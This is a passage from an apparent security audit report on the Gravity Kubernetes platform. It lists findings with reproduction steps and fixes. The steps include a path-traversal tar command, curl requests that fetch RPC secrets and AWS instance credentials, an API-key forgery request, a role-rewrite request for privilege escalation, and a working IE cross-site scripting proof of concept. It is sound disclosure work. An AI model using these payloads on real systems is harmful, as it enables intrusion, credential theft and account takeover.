   python evilarc.py -f ../App.tar -o unix evil.txt

3. Login into the Ops Center or any cluster nodes using tsh
4. Upload the malicious tar archive
5. Run the command gravity app install [file.tar] in order to trigger the arbitrary file write /evil.txt
6. Verify that the file evil.txt exists on the root filesystem of that specific node

These steps demonstrate an arbitrary file write on the filesystem of a gravity node server. Since the user that runs the gravity CLI is root, the arbitrary file write will be possible on the entire filesystem. Thanks to the high privileges of the affected component, an attacker can easily compromise the entire node.

Impact

(A) **Client Side**

During the push phase, tele CLI can extract a rogue application archive containing a path traversal. Since the extraction is conducted in an unsafe way the attacker can fully control the extraction output, and this opens the possibility for arbitrary file write. This arbitrary write can be easily upgraded to an arbitrary code execution, for example by tampering with ~/.bashrc. This vulnerability has high security impact for the whole IT infrastructure since the tele CLI is generally operated from server administrator workstations.

(B) **Server Side**

Leveraging the same technique through the gravity server side CLI, an attacker can obtain code execution within cluster nodes. Since this tool always run with root privileges, a malicious actor will have full access to server resources.

Complexity

High. A dose of social engineering is needed in order to convince a user that an application bundle is trusted. Since application bundles do not leverage signature checking (Finding #4), the exploitation of this issue is facilitated. Additionally, in case of cross-tenancy deployments, distinct parties might be involved in packaging and deployment. gravity and tele CLI utilities will trigger this vulnerability during standard execution.

Remediation

This finding is related to the previous issue (Finding #4), and so is the remediation.

In addition to limiting path traversal and symlink within the used Go library[7] [8], we would highly recommend to consider enabling application bundle signature checks to reduce the overall risk.

Path traversal can be mitigated by ensuring that the output path of the iterator pointer is included within the decompress destination path:

```
func sanitizeExtractPath(filePath string, destination string) error {
        destpath := filepath.Join(destination, filePath)
        if !strings.HasPrefix(destpath, filepath.Clean(destination) + string(os.PathSeparator)) {
                return fmt.Errorf("%s: illegal file path", filePath)
        }
        return nil
}
```

These kind of vulnerabilities can be further exploited through tar symlinks. In particular an attacker can also abuse the symlink mechanism to extract files to path traversal locations or, using the same technique, to leak server information during the compression phase. As a result, it is extremely important to either sanitize or disable symlinks too.

Resources

- https://cwe.mitre.org/data/definitions/22.html
- https://labs.neohapsis.com/2009/04/21/directory-traversal-in-archives/

[7] https://golang.org/pkg/archive/tar/

[8] gravity/lib/archive/archive.go


6. Invite and Password Reset Token Leakage Via Referer	
Severity	**Low**
Vulnerability Class	Information Exposure
Component	/portalapi/v1/tokens/user/:token
Status	Closed

Description

When a web browser makes a request for a resource, it typically adds an HTTP header, called the Referer header indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form. If the resource being requested resides on a different domain, the Referer header is still generally included in the cross-domain request.

Given that the Gravity Ops Center web application uses a secret tokens in URL to provide authorization to users who wants to change their passwords or accept an invite, the token will be transmitted to the other domain if contained in the Referer header. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

Gravity Ops Center uses resources hosted on the same domain (e.g. doyensec.gravitational.io) thus limiting the risk of leakage. However, during our testing, we found that support.google.com is contacted if the user clicks on the "Download Google Authenticator" link. This causes the application to leak the user invite or password reset token.



Reproduction Steps

Please follow these steps to reproduce this issue:

1. Initiate a password reset or a user registration
2. Copy the link with the token for the password reset or user registration
3. Click on that link from a new browser window
4. Click on the "Download Google Authenticator" link and verify the leakage via Referer header:

```
GET /accounts/answer/1066447?co=GENIE.Platform%3DiOS&hl=en&oco=0 HTTP/1.1
Host: support.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doyensec.gravitational.io/web/newuser/
2dec7cc9573a5281ee426e436eba25195f46d6f7f1cb94bcd980f150aefb0699
Connection: close
Upgrade-Insecure-Requests: 1
```

Impact

Low. The secret token for the password reset and registration is leaked to Google Support. Personnel working for Google and having access to access logs might be able to takeover Gravity's user accounts. Since most of the Gravity deployments are not Internet-facing, the overall risk of account takeover is limited.

Remediation

If possible, applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties.

The Referer **header should always be removed when passing sensitive tokens as GET parameters** using one of the following techniques[9]:

- Landing page under Gravity Ops Center domain;
- Originate the navigation from a pseudo-URL document, such as data: or javascript:;
- Using <iframe src=about:blank>;
- Using <meta name="referrer" content="no-referrer" />;
- Setting an appropriate "Referrer-Policy" Header[10].

Resources

- https://cwe.mitre.org/data/definitions/598.html

9 http://blog.kotowicz.net/2011/10/stripping-referrer-for-fun-and-profit.html

10 https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

7. Password Reset Does Not Expire Current Sessions	
Severity	**Low**
Vulnerability Class	Authentication and Session Management – Missing
Component	/portalapi/v1/tokens/reset/done
Status	Open

Description

After a password reset link is requested and a user's password is then changed, not all existing sessions are logged out automatically. Logging in with the new password doesn't invalidate the older session either. If a user believes her password has been stolen, she'll change her password in the hope that this action will revoke the attacker's undue access to the account. Even if a session management functionality is present on the user's settings page, the default behavior should be to invalidate every active session tied to the account. If sessions are not invalidated, an attacker could carry on having access to the victim's account for the maximum duration that the session allows.

Since Gravity supports multiple authentication connectors such as OIDC, SAML and Github login, the platform would also need to implement this mechanism for those connectors.

Reproduction Steps

Please follow these steps to reproduce this issue using an account setup with stand-alone Gravity authentication:

1. Login with the user A with Browser #1;
2. From the users settings page (/web/portal/access/users), request a "Reset Password"
3. Successfully complete the password reset procedure within Browser #2;
4. Login with the newly acquired credentials with Browser #2;
5. Observe that it is still possible to execute actions for user A within Browser #1.

Similar reproduction steps can be followed for the other connectors.

Impact

Due to this insecure design choice, an attacker will have more persistency after a session hijacking attack. The web application should proactively help its users to secure their accounts after a malicious takeover.

Since most of the Gravity deployments are not Internet-facing, the overall risk of account takeover is limited.

Complexity

An attacker can leverage this application behavior during a session hijacking attack, since the victim will not be able to terminate active sessions.

Remediation

Invalidate every user session after a successful password change. While this issue can be easily implemented for standalone authentication accounts, it would also need to be implemented for other auth connectors.

For the OIDC connector, Auth0 is currently used to implement the authentication flow. Auth0 does support refresh token revocation through the Management API v2. It would be therefore possible to create a web hook that can be used by Auth0 to notify the service provider when a password reset occurs, and then invalidate Gravity sessions and Auth0 refresh tokens. Please refer to the Auth0 Community posts[11] for more details.

Similarly, for Github and SAML connectors, it would be necessary to implement a solution alike.

Resources

- https://auth0.com/docs/tokens/refresh-token/current#revoke-a-refresh-token-using-the-management-api
- https://community.auth0.com/t/how-do-we-invalidate-the-refresh-token-for-a-user-whenever-the-user-changes-their-password/6091/2

[11] https://community.auth0.com/t/how-do-we-invalidate-the-refresh-token-for-a-user-whenever-the-user-changes-their-password/6091/2

8. 2FA Bypass Through HTTP Basic Authentication	
Severity	**Medium**
Vulnerability Class	Insecure Design
Component	/sites/v1/:account_id/:domain/server /pack/v1/repositories/* /portal/v1/* /app/v1/* /telekube/* /portal/v1/accounts/*
Status	Closed

Description

During testing of the authentication mechanisms in use within the Gravity platform, we discovered that several endpoints still support HTTP Basic Authentication.

The "Basic" HTTP authentication scheme is defined in RFC 7617[12], which transmits credentials as user ID/password pairs, encoded using base64. As the user ID and password are passed over the network as clear text, the basic authentication scheme is not secure. HTTPS / TLS should be used in conjunction with basic authentication. Additionally, HTTP request headers may be captured by proxies and load-balancers along the network path, hence increasing the risk of credentials exposure.

HTTP Basic Authentication completely bypasses the two-factor authentication (2FA) enforced by the platform (when setup by the user). An attacker can easily brute-force credentials using HTTP Basic Authentication against vulnerable endpoints.

For convenience, we list here the needsAuth() functions and relative paths that are still supporting HTTP Basic Authentication:

- **lib/process/handler.go**
  - 112,1: func (ph *proxyHandler) needsAuth(fn opshandler.ServiceHandle) httprouter.Handle {
  - /sites/v1/:account_id/:domain/server
- **lib/pack/webpack/webpack.go**
  - 286,1: func (s *Server) needsAuth(fn authHandle) httprouter.Handle {
  - /pack/v1/repositories/*
- **lib/ops/opshandler/opshandler.go**
  - 286,1: func (s *Server) needsAuth(fn authHandle) httprouter.Handle {
  - /portal/v1/*
- **lib/app/handler/handler.go**

[12] https://tools.ietf.org/html/rfc7617

    - 995,1: func (h *WebHandler) needsAuth(fn serviceHandler) httprouter.Handle {
    - /app/v1/*
    - /telekube/*

- **e/lib/ops/handler/operator.go**
    - 443,1: func (h *WebHandler) needsAuth(fn serviceHandle) httprouter.Handle {
    - /portal/v1/accounts/

Reproduction Steps

This issue can be verified using a simple *curl* request. Please make sure to base64 encode the correct *username:password* pair:

```
curl -i -s -k  -X $'GET' \
    -H $'Host: doyensec.gravitational.io' -H $'Authorization: Basic <BASE64 USER:PWD>'  $'https://
doyensec.gravitational.io/pack/v1/repositories/gravitational.io/packages/rpcagent-secrets/0.0.1/file'
```

Verify that the response is a 200 OK containing the *rpcagent* secrets.

Impact

An attacker can abuse this issue to brute-force credentials or bypass 2FA during account compromise attempts.

Complexity

While we discovered this issue during an in-depth code review, this issue can be easily discovered dynamically by appending a standard authentication *Basic* header. While some API endpoints do no explicitly support this insecure authentication mechanism, most of the APIs would accept it without problems.

Remediation

If possible, **disable HTTP Basic Authentication** as done in the lib/webapi and e/lib/webapi codepaths. Both install and update agents seem to use a *Bearer* token hence removing this authentication mechanism should not have side effects.

Resources

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication

9. Tele CLI Remote Code Execution via Malicious Auth Connector	
Severity	**High**
Vulnerability Class	Injection Flaws
Component	e/lib/webapi/auth.go
Status	Closed

Description

During the login process, the tele CLI utility will open the user browser to the specific login page (e.g. SAML IdP login page) as defined in the "Auth Connectors" configuration.

The redirect URL is taken directly from the auth connector definition with no sanitization. The URL is used within the following code:

```
var command = "xdg-open"
if runtime.GOOS == "darwin" {
    command = "open"
}
path, err := exec.LookPath(command)
if err == nil {
    exec.Command(path, re.RedirectURL).Start()
}
```

An attacker with create / update permissions on saml / github / oidc / connectors resources can define a malicious auth connector by replacing the SAML binding to a local system binary:

```
<md:SingleSignOnService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Redirect"
Location="file:///Applications/Calculator.app"/>
```

For example, during login on a Mac workstation, the tele CLI utility will invoke 'open' with an attacker controlled resource. This will open the specific application based on the URI and filetype association. Multiple techniques exist to include arguments and execute arbitrary binaries. An attacker can specify a shared network folder. On MacOS, there is an autofs mounted on /net which will try to mount an NFS share if triggered by any process simply accessing a path starting with "/net/(host)/(sharename)". Other techniques exist for the supported operating systems.

While this description and the following reproduction steps focus on the SAML connectors, please note that this vulnerability can be exploited on other authentication mechanisms too. The fix suggested by Doyensec will resolve this issue for all connectors.

Reproduction Steps

To verify this issue, create a new SAML Auth Connector:

1. Go to Gravity Ops Center
2. Click on User/Auth -> Auth Connectors
3. Click on “New Auth Connector” and name it e.g. “new_saml_connector”
4. Tamper the default binding HTTP-Redirect with:

```
<md:SingleSignOnService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Redirect"
Location="file:///Applications/Calculator.app"/>
```

5. From a workstation with tele CLI installed, execute the following login command:

```
$ tele login -o doyensec.gravitational.io —auth=new_saml_connector
```

6. Verify that the calculator is successfully executed.

Impact

A user with sufficient permissions to create or update connectors can execute system commands on tele user workstations, which leads to full system compromise. Since administrators are likely to use this utility, an attacker can compromise their workstations in order to perform lateral movement within the organization.

Complexity

This issue is trivial to identify and exploit. Exploitation is reliable across operating systems.

Remediation

The RedirectURL passed to “dg-open” or “open” should be properly sanitized. For instance, ensure that the parameter is a valid URL starting with the http(s) protocol handler.

10. Accessible Security Credentials from Instance Metadata	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	Gravity AWS Terraform Cluster
Status	Open

Description

Kubernetes Nodes running in AWS usually need access to internal cloud services to operate. For example Kubernetes Clusters may modify Route53 records, create Elastic Load Balancers, modify Security Groups and access to the metadata API to identify nodes. By default, a Kubernetes pod running on that node also has access to perform these operations. Additionally, every permission added to that node is shared across all the pods in that node.

Analyzing the Gravity default AWS terraform configuration, Doyensec discovered that Gravity does not employ any Kubernetes AWS instance metadata firewall. The attacker that has succeeded in compromising one of the running pod or by providing a malicious pod, may leverage this vulnerability to increase her attack surface modifying the Security Groups.

Letting internal pods access AWS AIM credentials is a departure from security best practices and violates the principle of least privilege. Since Gravity maintainers clarified that the system integrator is responsible for deploying Kubernetes firewall rules, we marked this vulnerability as “informational”.

Reproduction Steps

In order to reproduce this vulnerability follow these steps:

1. Login to one of the gravity nodes.
   $ tsh ssh root@$IP_NODE
2. Drop into a kubernetes pod using the exec utility.
   $ kubectl exec -ti $KUBERNETES_POD — sh
3. Verify that its possible to reach IAM credentials
   $ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
4. In order to verify the validity of such credentials, you can create a security group with
   $ aws ec2 create-security-group --group-name MySecurityGroup --description "My security group" --vpc-id vpc-$ID

Impact

An attacker may reduce the availability of the impacted services deleting existing ELBs and Security Groups. In this case the application may became completely or partially unavailable to external users.

An attacker may also try to do horizontal privilege escalation and increase the overall attack surface. In fact, through Security Rules tampering it is possible to open ports and addresses of pods previously unaccessible through the public internet.

Complexity

An attacker would either need to trick the system administrator to install a malicious pod or leverage existing vulnerabilities in already deployed software.

Remediation

In order to secure the IAM Kubernetes node credentials we advise to either drop the connections going to the AWS metadata ip (169.254.169.254), or, in alternative, to deploy a IAM Kubernetes firewall.

In the first case a simple iptables rule, to be run in each node, should be enough to secure the cluster:

```
Eg. iptables \
  --append PREROUTING \
  --protocol tcp \
  --destination 169.254.169.254 \
  --dport 80 \
  --in-interface docker0 \
  -j DROP
```

The two main IAM kubernetes firewalls are kube2iam[13] and kiam[14]. For selecting which IAM Kubernetes firewall should be considered for the specific use case we link to the following in-depth article[15].

Resources

- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

13 https://github.com/jtblin/kube2iam

14 https://github.com/uswitch/kiam

15 https://www.bluematador.com/blog/iam-access-in-kubernetes-kube2iam-vs-kiam

11. Missing ACLs in Authorization API Keys Management	
Severity	**High**
Vulnerability Class	Authorization – Incorrect
Component	gravity/lib/ops/opshandler/opshandler.go getAPIKeys() deleteAPIKey() createAPIKey()
Status	Closed

Description

During the assessment, we put in a lot of time looking for authorization vulnerabilities in the Gravity Ops Center web interface. We discovered that the endpoints responsible for API key management does not enforce any access control mechanism.

Any user (even with empty permissions) can obtain, delete and create API keys for arbitrary users. As a result, this issue can be leveraged for vertical privilege escalation since the attacker can generate an API key for an admin user and use that token in the tele cli utility to login in all cluster nodes as root.

For convenience, we report the affected endpoints here:

- h.POST("/portal/v1/apikeys/user/:user_email", h.needsAuth(h.createAPIKey))
- h.GET("/portal/v1/apikeys/user/:user_email", h.needsAuth(h.getAPIKeys))
- h.DELETE("/portal/v1/apikeys/user/:user_email/:api_key", h.needsAuth(h.deleteAPIKey))

All these endpoints obtain the user email from the request. The authorization ACL is supposed to check whether the current user's session is the same as the user input (in operatoracl.go, currentUserActions). However, the current implementation invokes the undecorated Operator handler, hence it does not enforce any ACL. As such, all /apikeys/ calls do not respect authorization rules:

```
func (h *WebHandler) getAPIKeys(w http.ResponseWriter, r *http.Request, p httprouter.Params,
ctx *HandlerContext) error {
   userEmail := p.ByName("user_email")
   keys, err := h.cfg.Operator.GetAPIKeys(userEmail)
```


Reproduction Steps

This issue can be easily reproduced with simple HTTP requests:

createAPIKey

```
$ curl -i -s -k  -X $'POST' \
```

```
-H $'Host: doyensec.gravitational.io' -H $'Content-Type: application/json; charset=utf-8' -H
$'Authorization: Basic ADD_HEHRE' -H $'Content-Length: 46' \
--data-binary $'\x0d\x0a\x0d\x0a\x0d\x0a{\"user_email\":\"kevin@gravitational.com\"}' \
$'https://doyensec.gravitational.io/portal/v1/apikeys/user/kevin%40gravitational.com'
```



getAPIKeys() and deleteAPIKey() can be invoked with similar HTTP requests.

The obtained token can be copied with the tele CLI config file:

```
$ cat /Users/ikki/.gravity/config
current: https://doyensec.gravitational.io:443
opscenters:
- email: kevin@gravitational.com
  token: 370f7147e305b79c9d7d3cada9f80b9ab387e2fd3acb2a5d6a200e3202645e85
```

Finally, it is possible to verify access using the $ tele get app command.

Impact

This issue can be exploited to escalate privileges from a user with no privileges to admin (vertical privilege escalation). Additionally, this vulnerability can be also used for impersonation (horizontal privilege escalation).

Complexity

Exploitation is easy and reliable, however it does require a sufficient understanding of Gravity's authentication / authorization mechanisms.

Remediation

Modify all API key management calls to use the decorated *Operator* handler in order to enforce proper authorization checks.

12. Remote Command Execution on Master Nodes via RPC	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	GRPC Agent
Status	Open

Description

Gravity CLI enables the system administrator to install, upgrade and backup a Kubernetes cluster. During the install phase Gravity CLI brings up an RPC server which binds on the public network interface. Access to the RPC service is authenticated using a certificate and public-private keys pair. All nodes download those secrets using the following URL: /pack/v1/repositories/gravitational.io/packages/rpcagent-secrets/0.0.1/file

During our assessment, Doyensec discovered that this component exposes a RunCommand primitive. An attacker that gets access to this primitive through a standard GRPC connection can execute arbitrary commands. Since the secrets are shared among all nodes, an attacker with access to an arbitrary node can use this service to compromise the master nodes.

Further investigation in the Gravity issue tracker shown that this vulnerability is a known issue[16], at least since June 2018. The Gravity team has confirmed that this vulnerability is not actually considered high priority since the window of opportunity for exploiting is fairly small, and, the advised installation/upgrade procedure has to be performed in an isolated network.

Reproduction Steps


This issue was identified during the initial design review, and confirmed looking at the Enterprise version source code: gravity/lib/rpc/client/client.go:40:

```
// Client is high level RPC agent interface
type Client interface {
    // Command executes the command specified with args remotely
    Command(ctx context.Context, log logrus.FieldLogger, out io.Writer, args ...string) error
```

As mentioned, it is possible to verify that secrets are accessible to all nodes by using the following authenticated HTTP request:

```
curl -i -s -k  -X $'GET' \
  -H $'Host: doyensec.gravitational.io' -H $'Authorization: Basic bHVjY....5vbmU=' -H $'Content-Length: 6' \$'https://doyensec.gravitational.io/pack/v1/repositories/gravitational.io/packages/rpcagent-secrets/0.0.1/file'
```

[16] https://github.com/gravitational/gravity.e/issues/3511



Impact

Potentially High since an attacker that can reach the GRPC endpoint will be able to execute arbitrary code on all nodes of the cluster.

Complexity

We believe that an attacker needs a good understanding of the overall infrastructure and codebase to successfully exploit this vulnerability. Moreover, it is important to consider the small window of opportunity in which this insecure design can be exploited.

Remediation

By design it is expected that the cluster nodes executes some commands from the master. A possible mitigation could involve removing extendedKeyUsage = client auth off the server certificate when the RPC agent is deployed to a worker node. Due to time constraints, Doyensec did not investigate further possible workarounds for this issue.

13. Overly Broad Permissions on Resource Cluster Verb Update	
Severity	**Informational**
Vulnerability Class	Authorization – Incorrect
Component	ACLs e.g. /portalapi/v1/sites/:site/resources
Status	Open

Description

During testing, we used multiple accounts with different level of permissions. To simulate a "low-privileges" user we relied on the official documentation (see https://gravitational.com/gravity/docs/cluster/#configuring-roles) in order to define a non-admin role with access to a single cluster only:

```
kind: role
version: v3
metadata:
  name: developer
spec:
  allow:
    logins:
    - root
    node_labels:
      '*': '*'
    kubernetes_groups:
    - admin
    rules:
    - resources:
      - role
      verbs:
      - read
    - resources:
      - app
      verbs:
      - list
    - resources:
      - cluster
      verbs:
      - read
      - update
      where: equals(resource.metadata.name, "example.com")
  options:
    max_session_ttl: 10h0m0s
```

This configuration uses the resource cluster which also encompasses numerous resources, including role. As a result, this low-privileged profile can be used to escalate privileges to admin since the user can update the cluster resource and all its objects.

After a discussion with the Gravity team, it appears that this is an intrinsic limitation of the current permission model. While it is possible to define a user with no “update” verb, the user won’t be able to login to the Ops Center.

Reproduction Steps

In order to reproduce this issue, it is necessary to setup a user belonging to the following “developer” role:

```
kind: role
version: v3
metadata:
  name: developer
spec:
  allow:
    logins:
    - root
    node_labels:
      '*': '*'
    kubernetes_groups:
    - admin
    rules:
    - resources:
      - role
      verbs:
      - read
    - resources:
      - app
      verbs:
      - list
    - resources:
      - cluster
      verbs:
      - read
      - update
      where: equals(resource.metadata.name, “doyensec.gravitational.io")
  options:
    max_session_ttl: 10h0m0s
```

Then, it is necessary to login in order to obtain a valid session or Authorization Bearer token. For instance, it is possible to intercept the Bearer using a standard local proxy such as Burp Suite.

Finally, the user can escalate privileges using the following HTTP request:

```
PUT /portalapi/v1/sites/doyensec.gravitational.io/resources HTTP/1.1
Host: doyensec.gravitational.io
Referer: https://doyensec.gravitational.io/web/portal
Content-Type: application/json; charset=utf-8
Authorization: Bearer 0fb0691a5c55763367979e417c3b31979f2f571a81f26f47861d7127a32649ce
Content-Length: 545
```

{"kind":"role","content":"kind: role\nmetadata:\n name: restricted\nspec:\n allow:\n   kubernetes_groups:\n   - admin\n   logins:\n   - root\n   node_labels:\n   '*': '*'\n   rules:\n   - resources:\n   - '*'\n   verbs:\n   - '*'\n   - resources:\n   - '*'\n   verbs:\n   - '*'\n   - update\n deny: {}\n options:\n   cert_format: standard\n   client_idle_timeout: 0s\n   disconnect_expired_cert: false\n   forward_agent: false\n   max_session_ttl: 8h0m0s\n   port_forwarding: true\nversion: v3\n"}

The new role definition includes a wildcard for both verbs and resources. When the role has been successfully changed, the server returns a 200 OK HTTP response.

Impact

Administrators and Gravity users might setup low privilege accounts that are prone to privilege escalation. Since the official documentation is actually recommending a vulnerable setup, we suspect that most users won't be aware of the overly broad permissions on resource cluster when using the verb update.

Complexity

This issue is easy to exploit, however it required a few days of studying and understanding the Gravity permissions and ACL models in order to be discovered.

Remediation

Doyensec would recommend to **update the online documentation to reflect the overly broad permissions** of the recommended "developer" role.

Consider including more granularity in the cluster resource so that it would be possible to define a minimal set of permissions that would allow the use of Ops Center without opening the account to privilege escalation threats.

Resources

- https://gravitational.com/gravity/docs/cluster/#configuring-roles
- https://gravitational.com/gravity/docs/cluster/#configuring-users-tokens

14. Cross-Site Scripting Via Content Sniffing on Internet Explorer	
Severity	**Medium**
Vulnerability Class	Cross Site Scripting (XSS)
Component	lib/app/handler.go #836 lib/ops/opsservice/instructions.go #115
Status	Closed


Description

Cross-site scripting (also referred to as XSS[17]) are vulnerabilities that allow an attacker to send malicious code (usually in the form of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser and take over the account, for example by impersonating the user.

While testing the target application, Doyensec identified multiple endpoints that reflect user-supplied arbitrary content back to the user. For most endpoints, the combination of Authorization header to authenticate users and specific content-type reduces the overall exposure. However, we did identify two endpoints that can be leveraged to trigger MIME-type confusion attacks leading to XSS on Internet Explorer (IE8, IE11 and Edge).

As reported in Finding #1, the application exposes two injectable endpoints to download installation bash scripts. E.g.: https://get.gravitational.io/telekube/install/1.0.1-***<XSS>***html

An attacker can inject arbitrary content as part of the URL path and the response content-type is set to text/plain. Internet Explorer treats responses with the content type set to text/plain as HTML, if they contain HTML tags. By using a combination of a non-printable character and a known IE anti-XSS bypass, Doyensec succeeded in creating a payload that can be leveraged to exploit this vulnerability:



17 https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw

Reproduction Steps

In order to reproduce this bug, it is possible to use these steps:

1. Disable IE XSS Filter
2. Navigate to https://doyensec.gravitational.io/telekube/install/1.1.0--%3chtml%3e%3cbody%3e%3cimg%20src%3d%22aaa.svg%22%20onerror%3d%22javascript%3aalert%281%29%22%1d%3e%3c%21--
3. A dialog showing a "1" should pop-up

During testing, we developed a working proof-of-concept that includes a known Internet Explorer 8, 11 and Edge anti-XSS filter bypass (credits to Manuel Caballero). The following code can be hosted on an attacker-controlled website (e.g. 9e4f13a5c97f22a954db1392439d30e3.html):

```
<html>
<head><title>Gravitatonal Gravity - Reflected XSS PoC</title></head>
<body>
<input type="button" value="Trigger XSS on Doyensec Gravity Console" onclick="doIt()" />
<script language="JavaScript">
function doIt()
{
   var vulnUrl = "https://doyensec.gravitational.io/telekube/install/1.1.0--
%3chtml%3e%3cbody%3e%1d.html";
   var vulnUrlWithIframe = vulnUrl + "<iframe><\iframe>";
   document.getElementsByTagName("iFrame")[0].onload = function()
   {
      window[0][0].location = "https://doyensec.gravitational.io/telekube/install/1.1.0--
%3chtml%3e%3cbody%3e%3cimg%20src%3d%22aaa.svg%22%20onerror%3d%22javascript%3aalert%28doc
ument.domain%29%22%1d%3e.html";
   }
   window[0].location = vulnUrlWithIframe;

}
</script>
<iframe></iframe>
```

1. Visit the malicious page
   E.g. https://doyensec.com/resources/9e4f13a5c97f22a954db1392439d30e3.html
2. Verify the dialog pop-up displaying the affected domain

Impact

High. Since an attacker may perform actions on behalf of the user or execute malicious code on the user browser context, account hijacking, changing of user settings, cookies poisoning are possible.

Complexity

Medium. Basic web application skills are required to identify the vulnerability, however a full exploit chain requires in-depth understanding of browser quirks and XSS techniques. Also, the attacker needs to trick an unauthenticated user into visiting a malicious page.

Remediation

Doyensec succeeded in exploiting this bug only on browsers that perform extensive content sniffing[18]. As a result, we recommend to include a standard HTTP response header to instruct the browser to disable sniffing: X-Content-Type-Options: nosniff

